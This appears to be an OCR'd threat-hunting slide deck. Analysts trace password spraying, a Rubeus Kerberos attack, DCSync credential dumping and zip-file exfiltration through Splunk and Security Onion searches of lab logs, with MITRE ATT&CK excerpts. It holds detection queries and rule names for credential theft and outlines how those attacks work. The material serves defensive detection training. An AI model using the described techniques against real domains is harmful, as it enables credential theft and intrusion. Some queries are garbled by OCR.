Adversaries may use a single or small list of commonly used passwords against many different accounts to attempt to acquire valid account credentials. Password spraying uses one password (e.g. 'Password01'), or a small list of commonly used passwords, that may match the complexity policy of the domain. Logins are attempted with that password against many different accounts on a network to avoid account lockouts that would normally occur when brute forcing a single account with many passwords. [1]

Typically, management services over commonly used ports are used when password spraying. Commonly targeted services include the following:

- SSH (22/TCP)
- Telnet (23/TCP)
- FTP (21/TCP)
- NetBIOS / SMB / Samba (139/TCP & 445/TCP)
- LDAP (389/TCP)
- Kerberos (88/TCP)
- RDP / Terminal Services (3389/TCP)
- HTTP/HTTP Management Services (80/TCP & 443/TCP)
- MSSQL (1433/TCP)
- Oracle (1521/TCP)
- MySQL (3306/TCP)
- VNC (5900/TCP)

In addition to management services, adversaries may "target single sign-on (SSO) and cloud-based applications utilizing federated authentication protocols," as well as externally facing email applications, such as Office 365.[2]

ID: T1110.003

Sub-technique of: T1110

Tactic: Credential Access

Platforms: Azure AD, Containers, Google Workspace, IaaS, Linux, Office 365, SaaS, Windows, macOS

Permissions Required: User

CAPEC ID: CAPEC-565

Contributors: John Strand; Microsoft Threat Intelligence Center (MSTIC)

Version: 1.2

Created: 11 February 2020

Last Modified: 06 April 2021


Version Permalink

Source: https://attack.mitre.org/techniques/T1110/003/

SPLUNK: ENDPOINT LOGS


4625(F): An account failed to log on.

Article • 01/04/2022 • 13 minutes to read • 14 contributors



Source: https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4625

SPLUNK: ENDPOINT LOGS



Source: https://www.splunk.com/en_us/blog/security/detecting-password-spraying-attacks-threat-research-release-may-2021.html


SPLUNK: ENDPOINT LOGS

Set date/time between 02/12/22 18:00 *to* 02/12/22 23:00

Splunk Search:

```
index=wineventlogs event.code=4625 winlog.event_data.LogonType=3
winlog.event data.IpAddress!="-"
winlog.event_data.TargetUserName!="[*" | bucket span=5m _time |
rename winlog.event_data.TargetUserName as Destination_Account
winlog.event data.IpAddress as Source IP
winlog.event data.WorkstationName as Source_Host | stats
dc(Destination Account) AS unique accounts
values(Destination_Account) AS tried_accounts by _time, Source_IP,
Source_Host | eventstats avg(unique_accounts) AS comp_avg,
stdev(unique accounts) AS comp std | eval
upperBound=(comp avg+comp std*3) | eval isOutlier=if(unique accounts
> 5 AND unique_accounts >= upperBound, 1, 0) | sort - unique_accounts
```

SPLUNK: ENDPOINT LOGS



SPLUNK: ENDPOINT LOGS

_time	Source_IP	Source_Host	unique_accounts	tried_accounts	comp_avg	comp_std	isOutlier	upperBound
2022-02-12 21:35:00	172.16.50.131	WKST02	48	Administrator amanda.nuensis autumn.mi ben.cordus brad.cudo celiste.pecunia chris.mcquay condi.prince connie.mendax consuela.blanche corro.goh dale.phasle daniel.pellner denarius.repo domi.nusvir dominic.smith donny.indoles elena.dulcis estevan.mcnullen fauci.numus geri.scelerri henry.riteli indi.dago jason.fallo jed.tourney justin.canon kama.suppetia karen.metuens	5.083333333333333	13.520747244904998	1	45.64557506804833

Domain Privilege Escalation

SECURITY ONION: NETWORK LOGS

ET CURRENT_EVENTS [Fireeye] HackTool.TCP.Rubeus.[nonce]

ET POLICY Outgoing Basic Auth Base64 HTTP Password detected unencrypted

ET CURRENT_EVENTS [Fireeye] HackTool.TCP.Rubeus.[nonce 2]

Rubeus

“Rubeus is a C# toolset for raw Kerberos interaction and abuses”

- Facilitates lateral movement

Common attacks performed with Rubeus include:

- Overpass the Hash
- Pass the ticket
- Pass the key
- Unconstrained Delegation
- Constrained delegation

https://github.com/GhostPack/Rubeus

SECURITY ONION: NETWORK LOGS

Set date/time between 02/12/22 12:00 AM *to* 02/13/22 11:59 AM

Security Onion Search:

```
("987899020552704" OR "1:W8+UvCMFzMTB2rFAXdrHcotSvgg=") |
groupby event.module event.dataset source.ip destination.ip
```

SECURITY ONION: NETWORK LOGS

Count	event.module	event.dataset	source.ip	destination.ip
3	suricata	alert	172.16.50.131	172.16.50.100
1	zeek	conn	172.16.50.131	172.16.50.100

SECURITY ONION: NETWORK LOGS

network.community_id	1:W8+UvCMFzMTB2rFAXdrHcotSvgg=
network.data.decoded	....j..0..... .X0V0A.....:.806...../.-.!...=._..D5..4.v...@xT..".!\.p...@.g.!<C...0.....0.....0.....@.....0.....0..Administrator....magnumtempus.financial.+0)....."0 ..krbtgt..magnumtempus.financial....20370913024805Z....lil...0....
network.transport	TCP
observer.name	securityonion
rule.action	allowed
rule.category	A Network Trojan was detected

SECURITY ONION: NETWORK LOGS

Set date/time between 02/12/22 12:00 AM *to* 02/13/22 11:59 AM

Security Onion Search:

```
event.dataset:kerberos AND source.ip:172.16.50.131 AND
destination.ip:172.16.50.100 AND Administrator | groupby
@timestamp kerberos.request type* kerberos.success
kerberos.client* kerberos.service*
```

SECURITY ONION: NETWORK LOGS

Count	@timestamp	kerberos.request_type	kerberos.success	kerberos.client	kerberos.service
1	2022-02-12T21:44:17.109Z	AS	true	Administrator/magnumtempus.financial	krbtgt/magnumtempus.financial
1	2022-02-12T21:47:36.331Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	cifs/dc02.magnumtempus.financial
1	2022-02-12T21:47:36.357Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	krbtgt/MAGNUMTEMPUS.FINANCIAL
1	2022-02-12T21:49:11.206Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	HTTP/wkst08.magnumtempus.financial
1	2022-02-12T21:50:04.658Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	HTTP/files.magnumtempus.financial
1	2022-02-12T22:00:31.549Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	HTTP/wkst02.magnumtempus.financial
1	2022-02-12T22:00:31.628Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	wkst02$
1	2022-02-12T22:15:40.533Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	HTTP/wkst03.magnumtempus.financial
1	2022-02-12T22:18:34.542Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	cifs/wkst03.magnumtempus.financial
1	2022-02-12T23:43:36.887Z	AS	false	administrator/MAGNUMTEMPUS	krbtgt/MAGNUMTEMPUS
1	2022-02-12T23:43:36.901Z	AS	false	administrator/MAGNUMTEMPUS	krbtgt/MAGNUMTEMPUS
1	2022-02-12T23:43:47.989Z	AS	true	administrator/MAGNUMTEMPUS	krbtgt/MAGNUMTEMPUS.FINANCIAL
1	2022-02-12T23:43:47.990Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	host/wkst02.magnumtempus.financial
1	2022-02-12T23:43:48.039Z	AS	false	administrator/MAGNUMTEMPUS	krbtgt/MAGNUMTEMPUS

SPLUNK: ENDPOINT LOGS

Image Source: https://commons.wikimedia.org/wiki/File:Noto_Emoji_Pie_1f914.svg

MITRE ATT&CK

OS Credential Dumping: DCSync

Other sub-techniques of OS Credential Dumping (8)

Adversaries may attempt to access credentials and other sensitive information by abusing a Windows Domain Controller's application programming interface (API)[1] [2] [3] [4] to simulate the replication process from a remote domain controller using a technique called DCSync.

Members of the Administrators, Domain Admins, and Enterprise Admin groups or computer accounts on the domain controller are able to run DCSync to pull password data[5] from Active Directory, which may include current and historical hashes of potentially useful accounts such as KRBTGT and Administrators. The hashes can then in turn be used to create a Golden Ticket for use in Pass the Ticket[6] or change an account's password as noted in Account Manipulation.[7]

DCSync functionality has been included in the "lsadump" module in Mimikatz.[8] Lsadump also includes NetSync, which performs DCSync over a legacy replication protocol.[9]

ID: T1003.006

Sub-technique of: T1003

Tactic: Credential Access

Platforms: Windows

Permissions Required: Administrator

Contributors: ExtraHop; Vincent Le Toux

Version: 1.0

Created: 11 February 2020

Last Modified: 22 April 2021

Version Permalink

Source: https://attack.mitre.org/techniques/T1003/006/

SPLUNK: ENDPOINT LOGS

Black Lantern Security (BLSOPS)

INCIDENT RESPONSE AND DETECTION ENGINEERING

Detecting DCSync

Understanding and Detecting MITRE T1003.006 - OS Credential Dumping: DCSync

Brian O'Hara
Dec 4, 2020

Introduction

A common favorite "domain domination" technique for Black Lantern Security (BLS) operators during engagements is to perform a DCSync attack to obtain all the juicy credentials they can acquire. Because this technique generally flies under the radar of detection and logging capabilities at most organizations, the first question from the client during outbrief always seems to be, "*How did you do it?*" In an effort to aggregate many of the community resources, research, and shared experience and to demystify some of this technique's nitty gritty technical details in a digestible manner for our clients, we have put together a brief write up.

Source: https://blog.blacklanternsecurity.com/p/detecting-dcsync?s=r&triedSigningIn=true

SPLUNK: ENDPOINT LOGS

The DCSync attack methodology takes advantage of the Directory Replication Service Remote (DRSR) protocol to obtain sensitive information from a domain controller.[1] This technique involves an adversary masquerading their host as a domain controller (DC) and convincing the authentic DC to synchronize its database to the new rogue DC by issuing a replication request. This functionality is not a bug, but rather is intended activity to provide user friendly redundancy in a multi-DC network. The attack does require elevated privileges to complete. The user account used to perform the data replication request must have the ”replicating directory changes” privilege, which is commonly found associated with administrator and domain administrator credentials. The results of a successful DCSync attack will provide the adversary with password hashes of the targeted users. In most cases, this will include all users.

Source: https://blog.blacklanternsecurity.com/p/detecting-dcsync?s=r&triedSigningIn=true

SPLUNK: ENDPOINT LOGS

```
<Event xmlns="">http://schemas.microsoft.com/win/2004/08/events/event">
<System>
<Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-
3E3B0328C30D}" />
<EventID>4662</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>14080</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2020-07-21T00:21:01.408251900Z" />
<EventRecordID>58852</EventRecordID>
<Correlation ActivityID="{CDC82110-5C7D-0001-8A21-C8CD7D5CD601}" />
<Execution ProcessID="596" ThreadID="4512" />
<Channel>Security</Channel>
<Computer>dc0.lab103.local</Computer>
<Security />
</System>
- <EventData>
<Data Name="SubjectUserSid">S-1-5-21-3806631073-329158423-1585349322-1106</Data>
<Data Name="SubjectUserName">user1</Data>
<Data Name="SubjectDomainName">LAB103</Data>
<Data Name="SubjectLogonId">0x712df64</Data>
<Data Name="ObjectServer">DS</Data>
<Data Name="ObjectType">%{19195a5b-6da0-11d0-afd3-00c04fd930c9}</Data>
<Data Name="ObjectName">%{e9209623-1ce2-4f14-9351-e3b0fa955fc7}</Data>
<Data Name="OperationType">Object Access</Data>
<Data Name="HandleId">0x0</Data>
<Data Name="AccessList">%%7688</Data>
<Data Name="AccessMask">0x100</Data>
<Data Name="Properties">%%7688 {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}
{19195a5b-6da0-11d0-afd3-00c04fd930c9}</Data>
```

Sample 4662 Event Log from a Successful DCSync Attack

Source: https://blog.blacklanternsecurity.com/p/detecting-dcsync?s=r&triedSigningIn=true

SPLUNK: ENDPOINT LOGS

Set date/time between 02/12/22 21:00 *to* 02/12/22 23:00

Splunk Search:

```
index=* event.code=4662 winlog.event_data.AccessMask="0x100"
winlog.event_data.SubjectUserName="*$"
(winlog.event_data.Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
OR
winlog.event_data.Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*"
OR
winlog.event_data.Properties="*9923a32a-3607-11d2-b9be-0000f87a36b2*")
| rename winlog.event_data.AccessMask as AccessMask
winlog.event_data.SubjectUserName as SubjectAccountName
winlog.event_data.Properties as Properties | table _time index
host.name event.code SubjectAccountName AccessMask Properties | sort
_time
```

SPLUNK: ENDPOINT LOGS

New Search

Save As ▾ Create Table View Close

```
1 index=* event.code=4662 winlog.event_data.AccessMask="0x100" winlog.event_data.SubjectUserName="*$" (winlog.event_data.Properties="*1131f6ad-9c07-11d1-f79f
    -00c04fc2dcd2*" OR winlog.event_data.Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR winlog.event_data.Properties="*9923a32a-3607-11d2-b9be-0000f87a36b2
    *") | rename winlog.event_data.AccessMask as AccessMask winlog.event_data.SubjectUserName as SubjectAccountName winlog.event_data.Properties as Properties |
    table _time index host.name event.code SubjectAccountName AccessMask Properties | sort _time
```

Date time range ▾

✓ **2 events** (2/12/22 9:00:00.000 PM to 2/12/22 11:00:00.000 PM) No Event Sampling ▾ Job ▾ Verbose Mode ▾

Events (2) Patterns **Statistics (2)** Visualization

20 Per Page ▾ Format Preview ▾

_time	index	host.name	event.code	SubjectAccountName	AccessMask	Properties
2022-02-12 21:31:46.878	wineventlogs	dc.magnumtempus.financial	4662	DC$	0x100	%%7688 {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9}
2022-02-12 22:31:48.000	wineventlogs	dc.magnumtempus.financial	4662	DC$	0x100	%%7688 {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9}


Data Exfiltration

SPLUNK: ENDPOINT LOGS

Set date/time between 02/12/22 21:00 *to* 02/12/22 23:00

Splunk Search:

```
index=sysmon event.code=11
| rare file.name file.path by host.name
| sort count
```



SPLUNK: ENDPOINT LOGS

host.name	file.name	file.path	count	percent
dc02.magnumtempus.financial	edbtmp.log	C:\Windows\NTDS\edbtmp.log	1	0.751880
files.magnumtempus.financial	Marketing Template - Shortcut.lnk	C:\shares\public\Depts\Marketing\Marketing Template - Shortcut.lnk	1	0.746269
files.magnumtempus.financial	StartupProfileData-NonInteractive	C:\Users\Administrator.MAGNUMTEMPUS\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1	0.746269
files.magnumtempus.financial	__PSScriptPolicyTest_ek0dwlts.gpv.ps1	C:\Users\Administrator.MAGNUMTEMPUS\AppData\Local\Temp__PSScriptPolicyTest_ek0dwlts.gpv.ps1	1	0.746269
files.magnumtempus.financial	__PSScriptPolicyTest_ktsmqtco.qc2.ps1	C:\Users\Administrator.MAGNUMTEMPUS\AppData\Local\Temp__PSScriptPolicyTest_ktsmqtco.qc2.ps1	1	0.746269
files.magnumtempus.financial	__PSScriptPolicyTest_mzmnlglg.2hq.ps1	C:\Users\Administrator.MAGNUMTEMPUS\AppData\Local\Temp__PSScriptPolicyTest_mzmnlglg.2hq.ps1	1	0.746269
files.magnumtempus.financial	__PSScriptPolicyTest_yszqsy2l.2ys.ps1	C:\Users\Administrator.MAGNUMTEMPUS\AppData\Local\Temp__PSScriptPolicyTest_yszqsy2l.2ys.ps1	1	0.746269
files.magnumtempus.financial	exfil-beeg.zip	C:\Windows\Temp\exfil-beeg.zip	1	0.746269
files.magnumtempus.financial	exfil-research.zip	C:\Windows\Temp\exfil-research.zip	1	0.746269
files.magnumtempus.financial	exfil.zip	C:\Windows\Temp\exfil.zip	1	0.746269
files.magnumtempus.financial	magnumtempus.financial.sch	C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows	1	0.746269

MITRE ATT&CK

Exfiltration

The adversary is trying to steal data.

Exfiltration consists of techniques that adversaries may use to steal data from your network. Once they've collected data, adversaries often package it to avoid detection while removing it. This can include compression and encryption. Techniques for getting data out of a target network typically include transferring it over their command and control channel or an alternate channel and may also include putting size limits on the transmission.

ID: TA0010

Created: 17 October 2018

Last Modified: 19 July 2019

Version Permalink


Source: https://attack.mitre.org/techniques/T1003/006/

SPLUNK: ENDPOINT LOGS

Set date/time between 02/12/22 21:00 *to* 02/12/22 23:00

Splunk Search:

```
index=sysmon exfil*zip
| table  time index host.name event.code message
| sort _time
```



SPLUNK: ENDPOINT LOGS

_time	index	host.name	event.code	message
